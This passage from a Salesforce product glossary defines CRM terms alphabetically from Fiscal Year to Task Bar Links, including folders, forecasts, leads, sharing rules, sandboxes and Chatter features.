A period that an organization uses for financial planning purposes, such as forecasting, whose length is usually similar to the length of a calendar year. Fiscal years usually contain smaller fiscal periods, such as quarters or trimesters.

Flag
An icon that users can click on a question or reply to report it as spam, hateful, or inappropriate.

Folder
A *folder* is a place where you can store reports, dashboards, documents, or email templates. Folders can be public, hidden, or shared, and can be set to read-only or read/write. You control who has access to its contents based on roles, permissions, public groups, and license types. You can make a folder available to your entire organization, or make it private so that only the owner has access.

Follow
A subscription to a user or record that lets you see related updates in your Chatter feed. Follow a user to see the users's posts. Follow a record to see posts, comments, and field changes.

Follow, Chatter Answers
A subscription to a question that lets you receive emails when someone answers or comments on a specific question.

Force.com App Menu
A menu that enables users to switch between customizable applications (or "apps") with a single click. The Force.com app menu displays at the top of every page in the user interface.

Force.com Enterprise App
A custom app with up to eight (8) custom objects and eight (8) custom tabs, read-write access to accounts and contacts, and access to Sharing, Bulk API, or Streaming API.

Force.com Light App
A custom app with up to eight (8) custom objects and eight (8) custom tabs, read-only access to accounts and contacts, and no access to Sharing, Bulk API, or Streaming API.

Forecast Amount
Applies to Collaborative Forecasts. The revenue forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.

Forecast Category
Determines the category to which an opportunity is attributed in a forecast. The default category setting for an opportunity is tied to its stage, as set in the `Stage` picklist. To update the `Forecast Category` for a particular opportunity, you must edit that opportunity's forecast.

Forecast Quantity
Applies to Collaborative Forecasts. The quantity forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.

Forecast User
A user who can see and work with forecasts below them in either the forecast hierarchy or territory hierarchy.

Forecasts
Projections of sales based on the organization's fiscal year.

Formula Field
A type of custom field. Formula fields automatically calculate their values based on the values of merge fields, expressions, or other values.

Full Sandbox
Full sandboxes copy your entire production organization and all its data, including standard and custom object records, documents, and attachments. Use the sandbox to code and test changes, and to train your team about the changes. You can refresh a Full sandbox every 29 days.

G

Global Search
Search more records and fields in Salesforce from the header search box. Global search keeps track of which objects you use and how often you use them, and arranges the search results accordingly. Search results for the objects you use most frequently appear at the top of the list.

Global Variable
A special merge field that you can use to reference data in your organization.

A method access modifier for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code.

Group

A groups is a set of users. Groups can contain individual users, other groups, or the users in a role. Groups can be used to help define sharing access to data or to specify which data to synchronize in Salesforce for Outlook configurations or Lightning Sync configurations.

Users can define their own personal groups. Administrators can create public groups for use by everyone in the organization.

Group Edition

A product designed for small businesses and workgroups with a limited number of users.

Group Task

A task that was assigned to multiple users when it was created. Note that group tasks are independent records that are not linked; they can be edited, transferred, or deleted individually.

Guest User

Guest users can access public Site.com and Force.com sites, and public pages in Communities, via the Guest User license associated with each site or community.Guest users' access to objects and data is controlled by public access settings on the Guest User profile.

H

Half-life

The half-life setting determines how quickly old ideas drop in ranking on the Popular Ideas subtab, to make room for ideas with more recent votes. A shorter half-life moves older ideas down the page faster than a longer half-life. This setting affects all zones in your organization.

Highlights Panel

A customizable table of up to four columns and two rows that appears at the top of every primary tab in a Salesforce console. It lets you view key information about records at a glance.

High-Volume Portal Users

Limited-access users intended for organizations with many thousands to millions of portal users. Unlike other users, high-volume portal users don't have roles, which eliminates performance issues associated with role hierarchy calculations. High-volume portal users include both the High Volume Customer Portal User and Authenticated Website User license types.

Home Tab

Starting page from which users can choose sidebar shortcuts and options, view current tasks and activities, or select another tab.

Hover Detail

Hover detail displays an interactive overlay containing record details. Details appear when users hover over a link to that record in the Recent Items list on the sidebar, or in a lookup field on a record detail page. Users can quickly view information about a record before clicking to view or edit the record. The record's mini page layout determines which fields are included in the hover details. Users can't customize which fields appear.

I

Idea

Ideas are suggestions posted by the members of an ideas community and are organized by zones. For example, if the focus of a particular zone is "Ideas for car features," an appropriate idea for that zone might have the title "Insulated cup holders that keep your beverage hot or cold." Or, if the focus of a particular zone is "Ideas for our company's employee benefits," an appropriate idea for that zone might have the title "On-site day care."

Immediate Action

A workflow action that executes instantly when the conditions of a workflow rule are met.

Indirect Lookup Relationship
An indirect lookup relationship links a child external object to a parent standard or custom object. When you create an indirect lookup relationship field on an external object, you specify the parent object field and the child object field to match and associate records in the relationship. Specifically, you select a custom unique, external ID field on the parent object to match against the child's indirect lookup relationship field, whose values come from an external data source.

Influence, Chatter
An indicator of a person's influence in Chatter. The number of posts and comments the person makes, and the number of comments and likes the person receives determine the level of influence.

- Top Influencers lead collaboration efforts by regularly sharing essential content.
- Active Influencers encourage others to get involved and share knowledge.
- Observers are quiet participants or just getting started in Chatter.

Interaction Log
An area in a Salesforce console where you can jot notes about the main record you're working on without clicking a button, viewing a new tab, or scrolling to the Notes & Attachments related list. Interaction logs are archived on the Activity History related list for easy review and retrieval. Administrators can customize interaction logs to include task fields.

J

Junction Object
A custom object with two master-detail relationships. Using a custom junction object, you can model a "many-to-many" relationship between two objects. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

K

Knowledge Agent
Salesforce uses the term *knowledge agent* to represent a specific type of user. Knowledge agents are article consumers in the internal Salesforce Knowledge app. These users can access the Articles tab to search for and view articles, but they cannot create, edit, or manage articles.

Knowledge Sidebar
A sidebar in a Salesforce console that displays titles of Salesforce Knowledge articles that may solve the case you're working on. It automatically searches and returns articles from your knowledge base that match any of the words you type in the `Subject` of a case. The sidebar only displays for Salesforce Knowledge users after administrators set it up.

L

Layout
See Page Layout.

Lead
A *lead* is a sales prospect who has expressed interest in your product or company.

Library
A file repository in Salesforce CRM Content.

Library Permission
A group of privileges that determines user access within a Salesforce CRM Content library.

Like
To show support for a post or comment in a Chatter feed. When you like a post or comment, you receive email notifications for subsequent comments.

Like, Chatter Answers
To show support or indicate quality or usefulness for a question, answer, or knowledge article.

List Price
The price of a product in a custom price book.

List View
A list display of items (for example, accounts or contacts) based on specific criteria. Salesforce provides some predefined views.

In the Agent console, the list view is the top frame that displays a list view of records based on specific criteria. The list views you can select to display in the console are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Live Agent
Live Agent lets service organizations connect with customers or website visitors in real time through a Web-based, text-only live chat.

Live Agent Console
The Live Agent console is a dedicated console used by customer service agents to manage Live Agent chats. Agents can answer chat requests, conduct live chats, and interact with Salesforce records and Salesforce Knowledge articles.

Local Name
The value stored for the field in the user's or account's language. The local name for a field is associated with the standard name for that field.

Lookup Dialog
Popup dialog available for some fields that allows you to search for a new item, such as a contact, account, or user.

Lookup Field
A type of field that contains a linkable value to another record. You can display lookup fields on page layouts where the object has a lookup or master-detail relationship with another object. For example, cases have a lookup relationship with assets that allows users to select an asset using a lookup dialog from the case edit page and click the name of the asset from the case detail page.

Lookup Relationship
A relationship between two records so you can associate records with each other. For example, cases have a lookup relationship with assets that lets you associate a particular asset with a case. On one side of the relationship, a lookup field allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that have been linked to it. If a lookup field references a record that has been deleted, by default Salesforce clears the lookup field. Alternatively, you can prevent records from being deleted if they're in a lookup relationship.

M

Marketing User
One or more individuals in your organization who can manage campaigns. Administrators can designate someone as a Marketing User by selecting the `Marketing User` checkbox in the user's personal information.

Only marketing users can create, edit, and delete campaigns or configure advanced campaign setup.

With additional user permissions, marketing users can use the Data Import Wizard to add campaign members and update their statuses.

Master-Detail Relationship
A relationship between two different types of records that associates the records with each other. For example, accounts have a master-detail relationship with opportunities. This type of relationship affects record deletion, security, and makes the lookup relationship field required on the page layout.

Master Picklist
A complete list of picklist values available for a record type or business process.

Matrix Report
Matrix reports are similar to summary reports but allow you to group and summarize data by both rows and columns. They can be used as the source report for dashboard components. Use this type for comparing related totals, especially if you have large amounts of data to summarize and you need to compare values in several different fields, or you want to look at data by date *and* by product, person, or geography.

Member Status
The status of a lead or contact in relation to a campaign. For example, a lead or contact could have a member status of "Planned," "Sent," or "Responded" at different stages of an email campaign.

Message, Chatter
A Chatter message is a private communication with other Chatter users. Use messages to send your manager a question privately, or to communicate with a few select people when a discussion isn't relevant to everyone you work with. Messages don't appear in your feed, your profile, or any other part of Chatter that's publicly visible.

Merge Field
A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. For example, `Dear {!Contact.FirstName},` uses a contact merge field to obtain the value of a contact record's `First Name` field to address an email recipient by his or her first name.

Milestone
Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include First Response and Resolution Times on cases.

Milestone Actions
Milestone actions are time-dependent workflow actions that occur at every step (milestone) in an entitlement process. Examples of milestone actions include sending email alerts to specified users an hour before a first response is near violation or automatically updating certain fields on a case one minute after a first response successfully completes.

Mini Page Layout
A subset of the items in a record's existing page layout that administrators choose to display in the Agent console's Mini View and in Hover Details. Mini page layouts inherit record type and profile associations, related lists, fields, and field access settings from the page layout.

Mini View
The Agent console's right frame which displays the records associated with the record displayed in the detail view. The fields displayed in the mini view are defined in the mini page layouts by an administrator. The mini view does not display if the record in the detail view does not have any records associated with it.

Multi-Person Event
A planned event to which multiple users are invited, also referred to as a meeting. You can create multi-person events by inviting other users to any calendar event you create.

Multi-Select Picklist
See Picklist (Multi-Select).

My Settings
When the improved Setup user interface is enabled in an organization and the user has Salesforce Classic, personal settings are available from the My Settings menu under the user's name.

N

Named Credential
A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. A named credential can be specified as an endpoint to simplify the setup of authenticated callouts.

Navigation Tab
A tab with a drop-down button in a Salesforce console that lets you select and view object home pages.

Nickname
A nickname is the name used to identify this user in a community. Up to 40 alphanumeric characters are allowed. Standard users can edit this field.

O

Object
An object allows you to store information in your Salesforce organization. The object is the overall definition of the type of information you are storing. For example, the case object allow you to store information regarding customer inquiries. For each object, your organization will have multiple records that store the information about specific instances of that type of data. For example, you might have a case record to store the information about Joe Smith's training inquiry and another case record to store the information about Mary Johnson's configuration issue.

Object-Level Help
Custom help text that you can provide for any custom object. It displays on custom object record home (overview), detail, and edit pages, as well as list views and related lists.

OData Producer
An OData producer is a remote data service that uses the Open Data Protocol (OData) to expose data that's stored on an external server. With the Salesforce Connect feature, you define external data sources to connect Salesforce to OData producers, and you define external objects to map to the external data.

Open CTI
An application programming interface that lets developers build CTI (computer-telephony integration) systems that integrate with Salesforce without the use of CTI adpaters or client applications.

Operator
An operator is an item used to narrow or broaden a search. In most Salesforce searches, AND, OR, AND NOT, parentheses ( ), and quotation marks " " can be used as operators.

Opportunities
Opportunities track your sales and pending deals.

Opportunity Team
An opportunity team is a set of users that normally work together on sales opportunities. A typical opportunity team might include the account manager, the sales representative, and a pre-sales consultant. You can specify the opportunity team for each opportunity that you own.

Organic Search Leads
Organic search lead is a specific lead source indicating that the lead was generated when a user, who arrived at your website by way of an unpaid (organic) listing on a major search engine, filled out the Web-to-Lead form containing the Salesforce tracking code. The lead source details contain the search engine and the search phrase for each organic lead.

Organization
A deployment of Salesforce with a defined set of licensed users. An organization is the virtual space provided to an individual customer of Salesforce. Your organization includes all of your data and applications, and is separate from all other organizations.

Org
An org is an abbreviation of organization as it pertains to a deployment of Salesforce with a defined set of licensed users. An org is the virtual space provided to an individual customer of Salesforce. Your org includes all of your data and applications, and is separate from all other orgs.

Organization-Wide Address
An organization-wide address allows you to associate a single email address as an alias for all users within a user profile.

Outbound Message
An outbound message sends information to a designated endpoint, like an external service. Outbound messages are configured from Setup. You must configure the external endpoint and create a listener for the messages using the SOAP API.

Owner Only Amount
Applies to Collaborative Forecasts. The sum of a person's revenue opportunities, without adjustments.

Owner Only Quantity
Applies to Collaborative Forecasts. The sum of a person's quantity opportunities, without adjustments.

Salesforce for Outlook Configuration
Salesforce for Outlook configurations include settings for the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. Administrators can create separate configurations for different types of users, and give users permission to edit some of their own settings. For example, an opportunity team might want to sync everything, while a manager might want to sync only events.

Owner
Individual user to which a record (for example, a contact or case) is assigned.

P

PaaS
See Platform as a Service.

Package
A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Installation
Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Page Layout
Page layout is the organization of fields, custom links, and related lists on a record detail or edit page. Use page layouts primarily for organizing pages for your users. In Professional, Enterprise, Unlimited, Performance, and Developer Editions, use field-level security to restrict users' access to specific fields.

Parent Account
An organization or company that an account is affiliated. By specifying a parent for an account, you can get a global view of all parent/subsidiary relationships using the **View Hierarchy** link.

Partial Copy Sandbox
A Partial Copy sandbox is a Developer sandbox plus the data that you define in a sandbox template.

Partner

Partners are the companies with which you collaborate to close your sales deals. For each opportunity or account you create, the Partners related list allows you to store information about your partners and the roles they play in the opportunity or account. A partner must be an existing account within Salesforce. Selecting a partner role automatically creates a reverse partner relationship with the associated account so that both accounts list the other account as a partner.

Partner Accounts

Partner accounts are Salesforce accounts that a channel manager uses to manage partner organizations, partner users, and activities when using a partner community or a partner portal.

Partner Role

Selection for an account on the Partners related list of an individual account or opportunity that specifies the role that the account has in related sales deals.

Partner User

Partner users are Salesforce users with limited capabilities. They are external to your organization but sell your products or services through indirect sales channels. They are associated with a particular partner account, have limited access to your organization's data, and log in via a partner portal.

Partner Portal

Partner portal allows partner users to log in to Salesforce through a Web portal rather than through Salesforce.

Percent (%) Quota

For forecasting versions where quotas are available, this is the calculated value in forecasts that indicates what percentage of the quota a salesperson is confident of closing. This amount is the `Commit Amount` divided by the `Quota`.

Permission

A permission is a setting that allows a user to perform certain functions in Salesforce. Permissions can be enabled in permission sets and profiles. Examples of permissions include the "Edit" permission on a custom object and the "Modify All Data" permission.

Permission Set

A collection of permissions and settings that gives users access to specific tools and functions.

Person Account

A person account is an individual consumer with whom you do business, such as a financial services client, an online shopper, or a vacation traveler. Person accounts are applicable to organizations that operate on a business-to-consumer model as opposed to a business-to-business model.

Personal Edition

Product designed for individual sales representatives and single users.

Personal Settings

Settings and customization options to help users personalize their Salesforce experience. All Salesforce users can edit their own personal settings. Depending on an organization's user interface settings, users can access their personal settings from the Personal Setup area of the Setup menu, or from the menu under their avatar or name.

Phrase Search

A type of full-text search that matches only items that contain a specified phrase, such as "customer relationship management."

Picklist

Selection list of options available for specific fields in a Salesforce object, for example, the `Industry` field for accounts. Users can choose a single value from a list of options rather than make an entry directly in the field. See also Master Picklist.

Picklist (Multi-Select)

Selection list of options available for specific fields in a Salesforce object. Multi-select picklists allow users to choose one or more values. Users can choose a value by double clicking on it, or choose additional values from a scrolling list by holding down the CTRL key while clicking a value and using the arrow icon to move them to the selected box.

Picklist Values
Selections displayed in drop-down lists for particular fields. Some values come predefined, and other values can be changed or defined by an administrator.

Pinned Lists
Lists that display at the top or on the left side of a Service Cloud console; they're always visible and let you see the list you're working from and a record's details at the same time. Pinned lists must be turned on by an administrator.

Pipeline
Calculated amount of open opportunities that have a close date within the quarter. Displays on forecast detail and edit pages. For managers, this amount includes open opportunities for them and their entire team.

Platform as a Service (PaaS)
An environment where developers use programming tools offered by a service provider to create applications and deploy them in a cloud. The application is hosted as a service and provided to customers via the Internet. The PaaS vendor provides an API for creating and extending specialized applications. The PaaS vendor also takes responsibility for the daily maintenance, operation, and support of the deployed application and each customer's data. The service alleviates the need for programmers to install, configure, and maintain the applications on their own hardware, software, and related IT resources. Services can be delivered using the PaaS environment to any market segment.

Popular Ideas
On the Popular Ideas subtab, ideas are sorted by an internal calculation that reflects the age of an idea's positive votes. Regardless of an idea's static total number of points, ideas with newer positive votes display higher on the page than ideas with older positive votes. This allows you to browse ideas that have most recently gained popularity, with less precedence given to long-established ideas that were positively voted on in the past.

Popular Questions
Each question's popularity is based on the number of users who **Like** it within a certain amount of time.

Post
A top-level comment in a Chatter feed.

Post Sharing
Lets you copy a public Chatter post and publish it to your profile or a group you're a member of. You can also share the post with other Chatter users by sending a link to the post in an email or instant message.

Price Book
A price book is a list of products that your organization sells. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions only.

Primary Contact
Field in company information that lists the primary contact for your organization.

Also indicates the primary contact associated with an account, contract, or opportunity. Specified as a checkbox in the Contact Roles related list of an account, contract, or opportunity.

Primary Partner
Partner account designated as playing a key role in closing an opportunity. Specified as a checkbox in the Partners related list of an opportunity.

Primary Tab
A tab in a Salesforce console that displays the main item to work on, such as an account.

Process Visualizer
A tool that displays a graphical version of an approval process. The view-only diagram is presented as a flowchart. The diagram and an informational sidebar panel can help you visualize and understand the defined steps, rule criteria, and actions that comprise your approval process.

Professional Edition
A Salesforce edition designed for businesses who need full-featured CRM functionality.

Product Family
A picklist field on products that you can customize to categorize types of products.

Profile
Defines a user's permission to perform different functions within Salesforce. For example, the Solution Manager profile gives a user access to create, edit, and delete solutions.

Profile, Chatter
A personal page for each Salesforce user that includes contact information, following and followers lists, a Chatter feed, and a photo.

Promote
If you agree with or like an idea, click **promote** to add 10 points to the idea. You cannot promote the same idea more than once and you cannot promote an idea that you have already demoted. Salesforce automatically adds your promote vote to any idea you post.

To migrate changes from one organization to another. See also Deploy and Migration.

Provider Organization
When using the cross-org adapter for Salesforce Connect, the provider org stores the data that's accessed by the subscriber org.

Public Calendar
A calendar in which a group of people can track events of interest to all of them (such as marketing events, product releases, or training classes) or schedule a common activity (such as a team vacation calendar). For example, your marketing team can set up an events calendar to show upcoming marketing events to the entire sales and marketing organization.

Push Notifications, Mobile
Push notifications are alerts that apps render on mobile device home screens when users aren't using the app. These alerts can consist of text, icons, and sounds, depending on the device type.

Push Notifications, Salesforce Console
Visual indicators in a Salesforce console that show when a record or field has changed during a user's session.

Push Upgrade
A method of delivering updates that sends upgrades of an installed managed package to all organizations that have installed the package.

Q

Quantity Schedule
A quantity schedule outlines the dates, number of units (i.e., quantity), and number of installments for billing or shipping a product. Your organization can decide exactly how to use schedules. Available in Enterprise, Unlimited, Performance, and Developer Editions only.

Quantity Forecasting
Forecasting based on the projected number of units sold.

Quantity Without Adjustments
Applies to Collaborative Forecasts. The sum of a person's owned quantity opportunities and also his or her subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.

Quantity Without Manager Adjustment
Applies to Collaborative Forecasts. The forecast number as seen by the forecast owner. This is the sum of the owner's quantity opportunities and subordinates' opportunities, including adjustments made on the subordinates' forecasts. It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.

Question
An issue posted to an answers community. When a community member asks a question, other community members post replies to help resolve the question.

Question, Private
An issue posted to an answers community, but marked **Private** so that only support agents can view and respond to it.

Queue
A holding area for items before they are processed. Salesforce uses queues in a number of different features and technologies.

Quota
The sales goal assigned to a user on a monthly and quarterly basis. (If you use Collaborative Forecasts, it's the sales goal assigned to a user on a monthly basis.) A manager's quota should equal the amount she and her team are expected to generate together.

Quote
A record showing proposed prices for products and services. Quotes can be created from opportunities and emailed as PDFs to customers.

R

Recent Activity
Your Recent Activity page contains a summary of all the recent activity that relates to your participation within a zone. For example, this page lists all the ideas and comments you have posted to a zone as well as the ideas you have voted on. You can view your Recent Activity page by clicking your nickname located on the right side of the Ideas tab.

Recent Items
List of links in the sidebar for most recently accessed records. Note that not all types of records are listed in the recent items.

Record
A single instance of a Salesforce object. For example, "John Jones" might be the name of a contact record.

Record Detail Page
A record detail page, is a page that includes details about a Salesforce record such as an account or a contact. Examples of details include the record owner, contact information, and company information.

Record Type
A record type is a field available for certain records that can include some or all of the standard and custom picklist values for that record. You can associate record types with profiles to make only the included picklist values available to users with that profile.

Record Update
A post in a Chatter feed that is the result of a field change on a record that is being followed.

Related List
A section of a record or other detail page that lists items related to that record. For example, the Stage History related list of an opportunity or the Open Activities related list of a case.

Related List Hover Links
A type of link that allows you to quickly view information on a detail page about related lists, by hovering your mouse over the link. Your administrator must enable the display of hover links. The displayed text contains the corresponding related list and its number of records. You can also click this type of link to jump to the content of the related list without having to scroll down the page.

Related Object
Objects chosen by an administrator to display in the Agent console's mini view when records of a particular type are shown in the console's detail view. For example, when a case is in the detail view, an administrator can choose to display an associated account, contact, or asset in the mini view.

Relationship

A connection between two objects, used to create related lists in page layouts and detail levels in reports. Matching values in a specified field in both objects are used to link related data; for example, if one object stores data about companies and another object stores data about people, a relationship allows you to find out which people work at the company.

Relationship Group

Custom object records used to store collections of accounts.

Relationship Group Member

The accounts that you add to relationship groups are called *relationship group members*.

Report

A *report* returns a set of records that meets certain criteria, and displays it in organized rows and columns. Report data can be filtered, grouped, and displayed graphically as a chart. Reports are stored in folders, which control who has access. See Tabular Report, Summary Report, and Matrix Report.

Report Builder

Report builder is a visual editor for reports.

Report Type

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type. Salesforce provides a set of pre-defined standard report types; administrators can create custom report types as well.

Requested Meeting

A meeting that a Salesforce user requests with a contact, lead or person account. When a meeting is requested, Salesforce creates a unique Web page for the meeting that displays the proposed meeting times. When invitees visit the page, they select the times they can meet and send a reply. Salesforce tracks all the responses so the organizer can confirm the best time to meet.

Once a requested meeting is confirmed, it becomes a *multi-person event*.

Reporting Snapshot

A reporting snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data.

Reporting Snapshot Running User

The user whose security settings determine the source report's level of access to data. This bypasses all security settings, giving all users who can view the results of the source report in the target object access to data they might not be able to see otherwise.

Resource Calendar

A calendar in which multiple people can coordinate their usage of a shared resource such as a conference room or printer.

Revenue Forecasting

Forecasting based on projected revenue amounts.

Revenue Schedule

A revenue schedule outlines the dates, revenue amounts, and number of installments for billing or recognizing revenue from a product. Your organization can decide exactly how to use schedules. Available in Enterprise, Unlimited, Performance, and Developer Editions only.

Role

Assigned responsibility of a user, partner account, or contact for specific accounts and opportunities. Administrators can define user roles in Setup. Individual users can assign specific partner and contact roles for accounts and contacts.

Running User

Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard. If the running user is a specific user, all dashboard viewers see data based on the security settings of that user—regardless of their own personal security

settings. For dynamic dashboards, you can set the running user to be the logged-in user, so that each user sees the dashboard according to his or her own access level.

S

S-Control

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Sales Price

The price of a product on an opportunity. This can be different than the product's standard or list price.

Salesforce Connect

Salesforce Connect provides access to data that's stored outside the Salesforce org, such as data in an enterprise resource planning (ERP) system and records in another org. Salesforce Connect represents the data in external objects and accesses the external data in real time via Web service callouts to external data sources.

Salesforce Console

The Salesforce console is designed for users in fast-paced environments who need to find, update, and create records quickly. It improves upon the Agent Console in the Console tab by displaying records and related items as tabs on one screen.

Salesforce Console Integration Toolkit

An API that uses browsers as clients to display pages as tabs in a Salesforce console; it provides developers with programmatic access to the console so that administrators can extend it to meet your business needs.

Salesforce CRM Call Center

A Salesforce feature that seamlessly integrates Salesforce with third-party computer-telephony integration (CTI) systems.

Salesforce CRM Content

An on-demand, content-management system that allows you to organize, share, search, and manage content within your organization and across key areas of the Salesforce application. Content can include all file types, from traditional business documents such as Microsoft PowerPoint presentations to audio files, video files, and Web pages.

Salesforce for Outlook

Salesforce for Outlook, a Microsoft® Outlook® integration application that you install, syncs contacts, events, and tasks between Outlook and Salesforce. In addition to syncing these items, you can add Outlook emails, attachments, events, and tasks to multiple Salesforce contacts, and view Salesforce records related to the contacts and leads in your emails and events—all directly in Outlook.

You may be able to customize what you sync and the sync directions between Outlook and Salesforce. Your administrator determines the level at which you can customize these settings in Salesforce.

Salesforce for Outlook Configuration

Salesforce for Outlook configurations include settings for the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. Administrators can create separate configurations for different types of users, and give users permission to edit some of their own settings. For example, an opportunity team might want to sync everything, while a manager might want to sync only events.

Salesforce Mobile Classic

Salesforce Mobile Classic is a Salesforce feature that enables users to access their Salesforce data from mobile devices running the mobile client application. The Salesforce Mobile Classic client application exchanges data with Salesforce over wireless carrier networks, and stores a local copy of the user's data in its own database on the mobile device. Users can edit local copies of their

Salesforce records when a wireless connection is unavailable, and transmit those changes when a wireless connection becomes available.

Salesforce Office Toolkit
A plug-in makes it easy for developers to access the SOAP API directly from within Microsoft Office products, simplifying the creation of new integrations and Office-based solutions.

Schedule
See Quantity Schedule and Revenue Schedule.

Screen Pop
Page that displays for an inbound call to a Salesforce CRM Call Center.

Search
Feature that lets you search for information that matches specified keywords. If you have sidebar search, enter search terms in the Search section of the sidebar or click **Advanced Search...** for more search options. If you have global search, enter search terms in the search box in the header.

Search Layout
The organization of fields included in search results, in lookup dialogs, and in the key lists on tab home pages.

Service
A service is an offering of professional assistance. Services related to Salesforce and the Force.com platform, such as enhanced customer support or assistance with configuration can be listed on the AppExchange.

Service Cloud Portal
The Service Cloud portal is the Customer Portal intended for many thousands to millions of users. After you purchase Service Cloud portal licenses, you can assign them to Customer Portal-enabled contacts so that large numbers of users can log in to a Customer Portal without affecting its performance.

Setup
A menu where administrators can customize and define organization settings and Force.com apps. Depending on your organization's user interface settings, Setup may be a link in the user interface header or in the drop-down list under your name.

Share Group
A set of Salesforce users who can access records owned by high volume portal users. Each Customer Portal has its own share group.

Shared Activities
A feature that allows users to relate as many as 10 contacts to a single non-recurring and non-group task, or to a single non-recurring event. One contact is the primary contact; all others are secondary contacts.

Sharing
Allowing other users to view or edit information you own. There are different ways to share data:

- Sharing Model—defines the default organization-wide access levels that users have to each other's information and whether to use the hierarchies when determining access to data.
- Role Hierarchy—defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.
- Sharing Rules—allow an administrator to specify that all information created by users within a given group or role is automatically shared to the members of another group or role.
- Manual Sharing—allows individual users to share records with other users or groups.
- Apex-Managed Sharing—enables developers to programmatically manipulate sharing to support their application's behavior. See Apex-Managed Sharing.

Sharing Model
Behavior defined by your administrator that determines default access by users to different types of records.

Sharing Rule
Type of default sharing created by administrators. Allows users in a specified group or role to have access to all information created by users within a given group or role.

Sidebar
Column appearing on the left side of each page that provides links to recent items and other resources.

Sites
Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

Social Accounts and Contacts
A feature that allows you to view your accounts', contacts', and leads' social network profiles and other social information directly in Salesforce, so you can get deeper insights into your existing and potential customers' needs and issues.

Social Key
Social Key works with Social Accounts and Contacts and Data.com Clean to make it easier to follow your contacts and leads on social networks. From Social Accounts and Contacts, select the social networks you want. Automated Clean jobs provide the links. From a contact or lead's detail page, you can quickly view their profile on a social network site.

Softphone
The telephone interface that a Salesforce CRM Call Center user sees in either the sidebar of pages in Salesforce Classic or the footer of pages in Lightning Experience and the Salesforce console.

Softphone Connector
A component of a Computer Telephony Integration (CTI) adapter that converts Softphone XML into HTML and distributes it to a Salesforce CRM Call Center user's browser.

Softphone CTI Adapter
A computer-telephony integration (CTI) adapter is a light-weight software program that controls the appearance and behavior of a Salesforce softphone. The adapter acts as an intermediary between a third-party CTI system, Salesforce, and a Salesforce CRM Call Center user. It must be installed on any machine that needs access to Salesforce CRM Call Center functionality.

Software as a Service (SaaS)
A delivery model where a software application is hosted as a service and provided to customers via the Internet. The SaaS vendor takes responsibility for the daily maintenance, operation, and support of the application and each customer's data. The service alleviates the need for customers to install, configure, and maintain applications with their own hardware, software, and related IT resources. Services can be delivered using the SaaS model to any market segment.

Solution Manager
One or more individuals in your organization who can review, edit, publish, and delete solutions. Typically, these individuals are product experts with excellent written communication skills and advanced knowledge in a particular area of your product. When creating or editing users, assign the Solution Manager profile to give users this privilege.

Source Report
A custom report scheduled to run and load data as records into a target object for an reporting snapshot.

Stage Duration
In opportunity reports, the number of days the opportunity was in the stage listed in the `Stage` column.

Stage History
Related list on an opportunity detail page that lists changes in status and stage for the opportunity.

Standard Price
Price for a product that is included in the Standard Price Book.

Standard Price Book
Automatically generated price book containing all your products and their standard prices.

Status
An idea's status helps zone members track the progress of the idea. For example, "Under Review", "Reviewed", "Coming Soon", and "Now Available" are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

Stemming
The process of reducing a word to its root form. In searches, stemming matches expanded forms of a search term. For example, when a search uses stemming, a search for `run` matches items that contain *run*, *running*, and *ran*.

Subflow
A subflow element references another flow, which it calls at run time. The flow that contains the subflow element is referred to as the master flow.

Subscriber Organization
The subscriber org uses the cross-org adapter for Salesforce Connect to access data that's stored in another (provider) org. The subscriber org contains the external data source definition and the external objects that map to the provider org's objects.

Summary Field
A summary field is a numerical report column with one of the following summaries applied: sum, average, largest value, smallest value. Users can define custom summary formulas to extend these options. In addition to showing summarized information, summary fields can be used to define charts and reporting snapshots.

Summary Report
Summary reports are similar to tabular reports, but also allow users to group rows of data, view subtotals, and create charts. They can be used as the source report for dashboard components. Use this type for a report to show subtotals based on the value of a particular field or when you want to create a hierarchical list, such as all opportunities for your team, subtotaled by `Stage` and `Owner`.

Syndication Feeds
Give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers.

T

Tag
In Salesforce, a word or short phrases that users can associate with most records to describe and organize their data in a personalized way. Administrators can enable tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members) Tags can also be accessed through the SOAP API.

Tag Cloud
In Salesforce CRM Content, a way of showing you how the content in your libraries has been tagged. Tag names increase in size within the tag cloud according to popularity, meaning that the largest tags have been assigned to the most files or Web links. You can choose to sort the tags alphabetically or by popularity. The tag cloud contains the 30 most popular tags.

Task Bar Links
